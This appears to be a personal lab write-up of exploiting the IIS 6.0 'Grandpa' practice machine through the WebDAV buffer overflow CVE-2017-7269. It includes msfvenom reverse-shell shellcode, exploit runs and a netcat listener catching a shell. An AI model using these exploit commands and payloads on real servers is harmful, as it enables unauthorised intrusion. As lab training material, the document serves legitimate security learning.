
```
ghost@localhost [14:27:24] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % cadaver 10.10.10.14
dav:/> upload cmd.aspx
Unrecognised command. Type 'help' for a list of commands.
dav:/> help
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/> ls
Listing collection `/': collection is empty.
dav:/> put cmd.aspx
Uploading cmd.aspx to `/cmd.aspx':
Progress: [=============================>] 100.0% of 1547 bytes failed:
403 Forbidden
dav:/> 
```

In **IIS5/6** there's WebDav vulnerability.

- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/put-method-webdav#iis5-6-webdav-vulnerability

It does not allow you to upload *.asp* or *.aspx*. But you can upload *.txt* and rename instead.


It fails. I check with *davtest*, seems like everything is disabled.



```
ghost@localhost [14:33:39] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % davtest -url http://10.10.10.14
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.10.10.14
********************************************************
NOTE    Random string for this session: adgns5Eu
********************************************************
 Creating directory
MKCOL           FAIL
********************************************************
 Sending test files
PUT     pl      FAIL
PUT     shtml   FAIL
PUT     txt     FAIL
PUT     aspx    FAIL
PUT     cgi     FAIL
PUT     jsp     FAIL
PUT     php     FAIL
PUT     jhtml   FAIL
PUT     html    FAIL
PUT     asp     FAIL
PUT     cfm     FAIL

********************************************************
/usr/bin/davtest Summary:
```

IIS 6.0 exploit

I look for IIS exploit.




```
ghost@localhost [14:39:13] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % searchsploit iis 6.0
------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ---------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure                | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service                           | windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow                         | windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                                        | windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)          | windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                                    | windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                                     | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                                     | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                                 | windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass                                         | windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow                        | windows/remote/41738.py
------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

There's *WebDAV* exploits.

41738.py (fail)


The Remote Buffer Over looks interesting.



```
ghost@localhost [14:45:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % searchsploit -m 41738
  Exploit: Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
      URL: https://www.exploit-db.com/exploits/41738
     Path: /usr/share/exploitdb/exploits/windows/remote/41738.py
    Codes: CVE-2017-7269
 Verified: False
File Type: ASCII text, with very long lines (2183)
Copied to: /home/ghost/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa/41738.py
```


I updated *line 26* with *Grandpa's IP*.

Then I generate payload with *msfvenom*.



```
ghost@localhost [14:51:06] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f python LHOST=tun0 LPORT=80
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1604 bytes
buf =  b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
buf += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
buf += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
buf += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
buf += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
buf += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
buf += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
buf += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
buf += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
buf += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
buf += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77"
buf += b"\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b"
buf += b"\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
buf += b"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a"
buf += b"\x0e\x06\x68\x02\x00\x00\x50\x89\xe6\x6a\x10\x56"
buf += b"\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c"
buf += b"\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5"
buf += b"\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
buf += b"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01"
buf += b"\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
buf += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
buf += b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08"
buf += b"\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
buf += b"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
```

Updated the *shellcode* and execute, but it failed.



```
ghost@localhost [14:51:54] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % python2 41738.py
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/aaaaaaa□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□ÂÂ□□□□□□□□□□□□□□□□□G□□□□□□□G□□□□□□□□□□□□□□> (Not <locktoken:write1>) <http://localhost/bbbbbbb□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□G□□□□□□□□G□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□>□□□□□□□□□□□□□□□"□□□□□□□□□□□□□□ □□□□□□`1dP0R
8u};}$uXX$fҷI:I41                                        Rr(J&1<a|,
         KXҷЉD$$[[aYZQ__Z]h32hws2_ThLw&n)TPh)kPPPP@P@Phjh

hPjVWhta3t
         uhVhcmdWWW1jYVfD$<D$DTPVVVFVNVVSVhy?ℷNVF0`ϱVh◁
uGrojS>


HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Sat, 07 Jan 2023 06:52:15 GMT
Connection: close
Content-Length: 20
```


Definitely not a good result.

exploidingcan.py (fail)

Found this nice exploit.


- https://github.com/danigargu/explodingcan/blob/master/explodingcan.py

I generate payload and send.



```
ghost@localhost [15:00:57] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f raw -e x86/alpha_mixed LHOST=tun0 LPORT=80 > shellcode.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 710 (iteration=0)
x86/alpha_mixed chosen with final size 710
Payload size: 710 bytes


ghost@localhost [15:01:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % python2 explodingcan.py http://10.10.10.14 shellcode.raw
[*] Using URL: http://10.10.10.14
[*] Server found: Microsoft-IIS/6.0
[*] Found IIS path size: 18
[*] Default IIS path: C:\Inetpub\wwwroot
[*] WebDAV request: OK
[*] Payload len: 2190
[*] Sending payload...
```

I got connection in *netcat* but it died right away.




```
ghost@localhost [14:51:05] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.14] 1030
```

iis6 reverse shell (foothold)

I found another custom shell.


- https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell

Works like charm!



```
ghost@localhost [15:07:59] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % python2 iis6-reverse-shell.py 10.10.10.14 80 10.10.14.6 80
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 1744
If: <http://localhost/aaaaaaa□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ÂÂ□□
□□□□□□□□□□□□G□□□□□□□G□□□□□□□□□□□□> (Not <locktoken:write1>) <http://localhost/bbbbbbb□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□G□□□□□□□G□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□G□□□□>□□□□□□□□□□□□□□"□□□□□□□□□□□□□□□□□□□□VVYA4444444444
3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JBRDDKLMN8KPM0KP4
KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX1OTKIGJSW4R0KOIBJHKCKOKOKOF0V04PF0M0A>
```

Receives a reverse shell.




```
ghost@localhost [15:07:03] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.14] 1031
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

